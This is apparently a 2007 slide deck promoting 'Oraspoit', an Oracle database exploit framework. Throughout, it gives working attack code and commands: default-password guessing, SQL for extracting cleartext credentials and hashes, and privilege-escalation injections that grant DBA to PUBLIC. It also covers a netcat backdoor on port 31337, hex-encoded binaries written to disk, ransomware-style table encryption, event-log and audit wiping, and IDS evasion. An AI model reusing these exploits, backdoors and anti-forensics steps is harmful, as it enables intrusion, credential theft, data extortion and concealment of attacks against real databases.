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Oraspoit

Oraspoit - The Oracle Exploit Framework

www.oraspoit.com

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Agenda

- Motivation
- Demo
- Connect
- Detect Protection
- Privilege Escalation
- Payloads
- Cleanup
- Privilege de-Escalation
- Conclusion
- Q/A

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Motivation

- Oraspoit is the Oracle Exploit Framework which allows the exploitation of weak and unprotected Oracle databases.
- Oraspoit supports all database from 8 until 11g
- Focus of Oraspoit are out-of-the-box installed databases as well as hardened databases using special Oracle Security features like logon trigger, auditing, DDL-Trigger, ...
- Oraspoit contains a lot of PL/SQL Code, e.g FTP client, read files on OS via undocumented (often unmonitored) ways, ...

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Oraspoit vs. Metasploit

- Why a new framework? Why are the exploits not integrated in Metasploit?
- Because
  - Concept of Metasploit is different from Oraspoit
  - Oraspoit is designed for Oracle databases only
  - Oraspoit is C/S based application and is using a the Oracle Instant Client to connect to the database
  - Most of the code is written in PL/SQL

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Is Oraspoit dangerous or evil?

- NO!
- Oraspoit is not evil
- We do not deliver 0days (even if it is possible to add own 0days). That's why a lot of nice things are missing.
- We combine (and enhance) only technologies which are already available into a nice and handy program. The only difference is the convenience
- Everything can be done manually but this framework saves time (done in seconds) and is less error prone.
- A patched AND hardened Oracle database is secure from Oraspoit

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Oraspoit Features

- Various techniques to get Oracle SID (for Oracle 10g). Some techniques to access files or to send http requests are new and unseen so far. A typical comment from Oracle was “That’s a documentation bug!”
- Various PL/SQL Exploits
- Various Payloads (FTP client in PL/SQL, backdoors, rootkits, data extraction, password retrieval, intercept Oracle database passwords, D.o.S, ...)
- Defeat Oracle Security Features (Disable DDL Trigger, Disable VPD, Audititing, ...)
- IDS Evasion (Encryption, ASO, ...)
- Anti-Forensics
- Platform independent
- Support for all Oracle database

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Overview Oraspoit

- Oraspoit is doing the following steps
  - Get Oracle SID
  - Get Username
  - Get Passwords
  - Connecting
  - Retrieve Information
  - Privilege Escalation
  - Retrieve additional Information
  - Run Payload(s)
  - Cleanup

Demonstration

- The following demo shows how to use Oraspoit

```
C:\oraspoit> oraspoit 142.123.12.122 1521
oraspoit 0.8 - (c) 2007 by Red-Database-Security GmbH

Getting SID                 ERFZUNI12
Enumerate Users             (SYS, SYSTEM, DBSNMP, OUTLN , APP1, USER1)
Guessing Passwords
                            dbsnmp/dbsnmp
                            app1/app1
DB Summary                  Oracle 9.2.0.8
Privilege Escalation        <successful>
Running Payload             <Installing Backdoor on Port 31337>
Running Payload             <Create User HACKER with DBA privs>
Cleanup                     <removing entries from AUD$>
Cleanup                     <cleaning listener.log>
```

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Demonstration

- After running Oraspoit the system is backdoored on OS Level and in the database

```
C:\oraspoit> nc 142.123.12.122 31337
   C:\
```

```
C:\oraspoit> sqlplus oraspoit/sy2007@142.123.12.122/ERFZUNI12
SQL> select * from dba_users;
```

Oraspoit configuration

- Oraspoit will be configured using a configuration file

```
------------------Oraspoit.cfg-----------------
sid=ora101
User=dbsnmp
Password=dbsnmp
Install_prg=nc.exe
Start_prg=nc.exe
CreateUser=oraspoit
UserPassword=oraspoit
Clean_tnslog=Y
Clean_Auditlog=Y

------------------Oraspoit.cfg-----------------
```

Oraspoit techniques


- The following slides show some of the techniques used by Oraspoit

Get SID

- To connect to an Oracle database it is necessary to know the IP address, port (1521) and the SID or Service_name
- To get the Oracle SID/Servicename there are different possibilities
  - TNS status command (7-9i R2, 9.2.0.6 only if not password protected)
  - Dictionary attack (developed by RDS 12/2005)
  - Bruteforce attack (developed by RDS 12/2005)
  - Get SID via webapps (new concept 2007)

Get SID via Webpage

- Many Oracle web applications installed by the Oracle database are vulnerable against information disclosure.
- http://dbserver:5500/em/console show the SID of the database



User Enumeration

- User Enumeration is possible via
  - Connect attempts
    - Different Error Messages (ORA-28000)
    - Locking accounts
    - Predict usernames

If an account is locked we get the message ORA-28000. In this case we know that the component was installed. This technique can also be used to find out if accounts are locked after a specific amount of connect attempts.

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Password Guessing

- Default passwords (password=username)
- Simple passwords (from a list)

- If we found a password we connect to the database, get the privileges and try the privilege escalation. Timing and speed is important because some software (e.g. Oracle Audit Vault) is reporting break in attempts every few seconds / minutes.

- Oracle Audit Vault is sending the audit information every few seconds to a central server.
- We must clean our traces before this is done.

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Connecting

- Now we connect to the database...

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Get Information

- Available users (select * from all_users)
- Privileges (select * from session_privss)
- Tables (select owner,table_name from all_tables)

- Now we try to get as much information as possible according to our privileges (without privilege escalation)

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Privilege Escalation

- Different possibilities to do privilege Escalation
  - DB18 - CPUJan2006
  - Various SQL Injection for all versions and patchsets with and with dbms_sql
- Extendable concept
  - add your own exploits for different databases
  - Just add the PL/SQL-Exploit to the %component%.sql (e.g. ctxsys.sql) or the Non-PL/SQL-Exploit to %component%.cmd
  - Oraspoit reads and executes the exploit (with IDS evasion, encryption, ...)

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Retrieve Information (Passwords)

- Orasploit retrieves (for a security consultant) useful information
  - Get Cleartext Passwords (10g only)

```
select sysman.decrypt(ARU_USERNAME),
sysman.decrypt(ARU_PASSWORD) from
SYSMAN.MGMT_ARU_CREDENTIALS;

select VIEW_USERNAME, sysman.decrypt(VIEW_PASSWORD)
from SYSMAN.MGMT_VIEW_USER_CREDENTIALS;

select credential_set_column,
sysman.decrypt(credential_value) from
SYSMAN.MGMT_CREDENTIALS2;

Select * from SYS.LINK$
```

Retrieve Information (Passwords Hashes)

Get Hashes Passwords from tables

```
select username, password from dba_users; --DES

select user_name,web_password_raw from
flows_020000.wwv_flow_fnd_user; -- MD5

select user_name,web_password_raw from
flows_020100.wwv_flow_fnd_user; -- MD5

select user_name,web_password_raw from
flows_020200.wwv_flow_fnd_user; -- MD5

select user_name,web_password_raw from
flows_030000.wwv_flow_fnd_user; -- MD5
```

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Retrieve Information (Passwords Hashes)

Get Hashes Passwords from memory

```
select sql_text from v$sql where lower(sql_text) like
  '%.set_authentication%';

select sql_text from v$sql where lower(sql_text) like
  '%.request_pieces%';

select sql_text from v$sql where lower(sql_text) like
  '%identified by%';
```

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Retrieve Information (Encrypted data)

- Only important data is encrypted. Using the following view we can get a list of all encrypted data

```
SQL> select table_name, column_name, encryption_alg,
salt from dba_encrypted_columns;
```

```
TABLE_NAME          COLUMN_NAME          ENCRYPTION_ALG               SAL
------------------------------------------------------------------------

CREDITCARD          CCNR                 AES256                       NO
CREDITCARD          CVE                  AES256                       NO
CREDITCARD          VALID                AES256                       NO
```

Retrieve Information

- Other useful information contains
  - All tables/columns names containing the string “creditcard”
  - All tables/columns names containing the string “passw” or “pwd”
  - ...

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Payloads

- Orasploit supports multiple predefined payloads
  - Upload files to the database server (ftp, http, utl_file, ...)
  - Download files from the database server (ftp, dbms_file_transfer, ...)
  - Run Binaries (Extproc, Java, Context, plsql_native)
  - Monitor / Backdoor password changes
  - Portscan from the database
  - Send table data via http (utl_http, HTTPUriType)
  - Send table data via DNS (utl_http, utl_inaddr, HTTPUriType)
  - Install Rootkits
  - Install Backdoor (binaries, PL/SQL)
  - Install database job (dbms_job, dbms_scheduler)
  - Export database (exp, datapump)

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Payloads - Read Files - New

No utl_file_dir, directories or Java needed. Just the role CTXAPP

```
CREATE TABLE files (
 id NUMBER PRIMARY KEY,
 path VARCHAR(255) UNIQUE,
 ot_format VARCHAR(6)
);

INSERT INTO files VALUES (1, 'c:\boot.ini', NULL);

-- read the file
CREATE INDEX file_index ON files(path) INDEXTYPE IS
 ctxsys.context
  PARAMETERS ('datastore ctxsys.file_datastore format column
 ot_format');

-- retrieve data from the file
Select token_text from dr$i_file_location$i;
```

Payloads - Read Files - Java

```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "JAVAREADFILE" AS
import java.lang.*;
import java.io.*;

public class JAVAREADFILE
{
  public static void readfile(String filename) throws IOException
  {
        FileReader f = new FileReader(filename);
        BufferedReader fr = new BufferedReader(f);
        String text = fr.readLine();;
        while(text != null)
        {
                System.out.println(text);
                text = fr.readLine();             }
        fr.close();         }
};

CREATE OR REPLACE PROCEDURE JAVAREADFILEPROC (p_filename  IN  VARCHAR2)
AS LANGUAGE JAVA
NAME 'JAVAREADFILE.readfile (java.lang.String)';
  /
Set serveroutput on size 100000
exec dbms_java.set_output(2000);
exec JAVAREADFILEPROC('C:\boot.ini')
```

Payloads - Write Files - New

New way to create (text) files on the database server (10g+)

```
DECLARE
    BUFFER clob;
    LOCATION VARCHAR2(200);
    FILENAME VARCHAR2(700);

  BEGIN
    BUFFER:='oraspl oit was here';
    LOCATION := 'MYDIR';
    FILENAME := 'oraspl oit_was_here.txt';
    SYS.DBMS_ADVISOR.CREATE_FILE ( BUFFER, LOCATION, FILENAME );
    COMMIT;
  END;
  /
```

Payloads - Write Binary Files

Create binary files on the database server

```
   DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
BEGIN

bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D
  850E8060083C402CD20C35589E5B80100508D451A50B80F00508D5D0
  0FFD383C40689EC5DC3558BEC8B5E088B4E048B5606B80040CD21730
  231C08BE55DC39048656C6C6F2C20576F726C64210D0A');

fi:=UTL_FILE.fopen('EXT','nc.exe','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);

END;
/
```

Payloads - Encrypt the database (10g R2)

Encrypt sensitive tables. Oracle 10g Rel. 2 supports a new feature called Transparent Data Encryption (TDE). This feature allows to encrypt tables in the database without changing the application.

During every start of the database the password must be entered. If the password is not known to the DBA, the data is lost (if there is no backup).

Orasploit encrypts usertables with a password only known to the user of Orasploit.

Payloads - Encrypt the database (10g R2)

```
ALTER SYSTEM SET ENCRYPTION KEY identified by
 ”oraspl0it_wallet_password"


 For all tables in the application schema do


    ALTER TABLE table1 MODIFY (salary encrypt using
'AES256' no salt);


 Od.
```

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Cleanup

- Remove entries from the audit table (AUD$)
- Remove entries from the event log
- Remove entries from ADUMP
- Remove entries from listener.log
- Remove files from the file system
- Remove objects from the database

Cleanup Microsoft Event Log

- The following VBScript code will be written to the file system and executed (“cscript clean.vbs”) via Java or external procedures. Clean.vbs is deleted afterwards.

```
---------- clean.vbs ------------------
Option Explicit
On Error Resume Next
Dim LogType, EventLog, Entry


  Set EventLog =
  GetObject("winmgmts:{impersonationLevel=impersonate}").ExecQuery _
                ("select * from Win32_NTEventLogFile where
  LogfileName='Application'")


  For each Entry in EventLog
    Entry.ClearEventlog()
  Next
WScript.Quit
---------- clean.vbs ------------------
```

Remove files from the filesystem

- The following PL/SQL code removes files via utl_file.

```
--------- PL/SQL code -------------------
utl_file.fremove('C:\temp', 'clean.vbs');
----------- PL/SQL code -------------------
```

Remove objects from the database

- The following PL/SQL code removes all objects from the database. After running oraspoit there are no traces left in the database (if installing a backdoor was not chosen)

```
---------- PL/SQL code -------------------
Drop directory Oraspoit;
...
---------- PL/SQL code -------------------
```

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IDS Evasion

- Oraspoit contains several IDS evasion technologies
  - Encoding of Exploits
  - Network traffic encryption via ASO

IDS Evasion - Enable ASO

- By changing a simple setting in the sqlnet.ora on the client side (where oraspoit is located) it is possible to enable ASO (Advanced Security Option). To avoid a license violation it is necessary to have an ASO license before using this feature.
- The following code in the sqlnet.ora encrypts the entire network traffic.

```
---- sqlnet.ora (client) ---

SQLNET.ENCRYPTION_CLIENT=required

SQLNET.CRYPTO_SEED=klqSeyiSoc3a9n32s0j0k7

---- sqlnet.ora (client) ---
```

IDS Evasion - Encoding of Exploits

- All Exploits are encoded (in the beginning with cesar chiffre) to avoid detection in the database. Keys are generated randomly.
- The following is a sample code of encrypting exploits.

```
---- exploit encoding ---

execute immediate translate('grSnt dbS to
pYblic’,'SY','au')

---- exploit encoding ---
```

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Anti-Forensics

- Oraspoit contains some Anti-Forensics techniques. By creating special objects it is possible to crash Oracle tools like export, logminer, ...
  - Invalid objects to confuse logminer
  - Techniques against listener.log analysis via external tables
  - Invalid objects to confuse export

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Structure Oraspoit

- C:\oraspoit -- main directory
  - \exploit -- contains exploits in textfiles
  - \backdoor -- contains backdoors in hex format
  - \dos -- contains code for D.o.S.
  - \rootkit -- contains code for the rootkits
  - \report -- contains a report what was done
  - \data -- contains exported data, files, ... from the database

Structure Orasploit - Exploits

- C:\orasploit\exploits
  - generic.sql
  - generic.cmd
  - sys.sql
  - sys.cmd
  - wksys.sql
  - wksys.cmd
  - mdsys.cmd
  - mdsys.sql
  - ctxsys.sql
  - ctxsys.cmd
  - ...

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Structure Oraspoit - Exploits

- Depending of the database version Oraspoit prefers the most probable exploit to create less noise/activity
- Every Oracle schema has two separate files containing exploits for this schema.
- The exploits are available in simple PL/SQL format (<<schema>>.sql) or as a simple batchfile (<<sample>>.cmd).
- This PL/SQL code could be modified and enhanced. By default the PL/SQL code is encrypted to evade IDS.
- Oraspoit calls these files if the schema is available in the Oracle database

Structure Oraspoit - exploits

- C:\oraspoit\exploit\ctxsys.sql

-- the IDS evasion will be done automatically

```
exec ctxsys.driload.validate_stmt('grant dba to public');

set role dba;

revoke dba from public;
```

-- To remove traces we directly revoke the role DBA from public. Our session still has DBA privileges but this is not visible from the database.

Structure Oraspoit - some exploits

- C:\oraspoit\exploit\sys.sql

```
  DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public''; commit;end;',0);
sys.KUPM$MCP.MAIN('x',''' and 1=dbms_sql.execute ('||myc||')--');
END;
/

set role dba;

revoke dba from public;
```

Structure Oraspoit - some exploits

- C:\oraspoit\exploit\sys.sql

```
CREATE OR REPLACE FUNCTION F return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
exec sys.kupw$WORKER.main('x','YY'' and 1=<<USER>>.f -- r6');
set role dba;
revoke dba from public;
drop function f;
```

Structure Oraspoit - Rootkits

- C:\oraspoit\rootkit\rootkit.sql

```
<<insert_your_rootkit-code>> in PL/SQL
```

Structure Oraspoit - Backdoors I

- C:\oraspoit\backdoor\backdoor.sql

```
Grant dba to oraspoit identified by oraspoit;
```

Structure Oraspoit - Backdoors I

- C:\oraspoit\backdoor\backdoor.sql

```
Create or replace directory oraspoit AS 'C:\';
grant read on directory oraspoit to public;
grant write on directory oraspoit to public;

DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
BEGIN

bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850
  E8060083C402CD20C35589E5B80100508D451A50B80F00508D5D00FFD38
  3C40689EC5DC3558BEC8B5E088B4E048B5606B80040CD21730231C08BE5
  5DC39048656C6C6F2C20576F726C64210D0A');

fi:=UTL_FILE.fopen('ORASPLOIT','bd.com','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);

END;
/
DROP DIRECTORY ORASPLOIT;
```

Structure Oraspoit - Denial of Service

- C:\oraspoit\dos\dos.sql

```
<<insert your D.o.S. code here>>
```

Various D.o.S. code will be executed against the database. We do not provide D.o.S. but Oracle Metalink (= Oracle's knowledge base) contains a lot of samples.

Defeat Oracle Security Features

The following slides describe how to defeat Oracle Security features.

- Disable Logon/Logoff Triggers
- Disable DDL Triggers
- Disable SQL Tracing
- Disable Virtual Private Database (VPD)
- Disable Fine Grain Auditing (FGA)
- Bypass Database Auditing (unfixed bug)

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Availability

- Oraspoit will be available soon.
- A limited version of oraspoit will be available as freeware.
- We started beta test already by due to legal complications (law changed in Germany) we are behind schedule

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Conclusion

- Oraspoit is a powerful and easy to use exploit framework for the main Oracle platforms.
- Oraspoit will be available for Windows, Linux, MacOS
- Due to legal restrictions Oraspoit will not be available in Germany (new law makes all hackertools (even nmap) illegal)
- Deep Oracle knowledge is not needed for running this tool
- Oraspoit is highly configurable and extendable

Q & A

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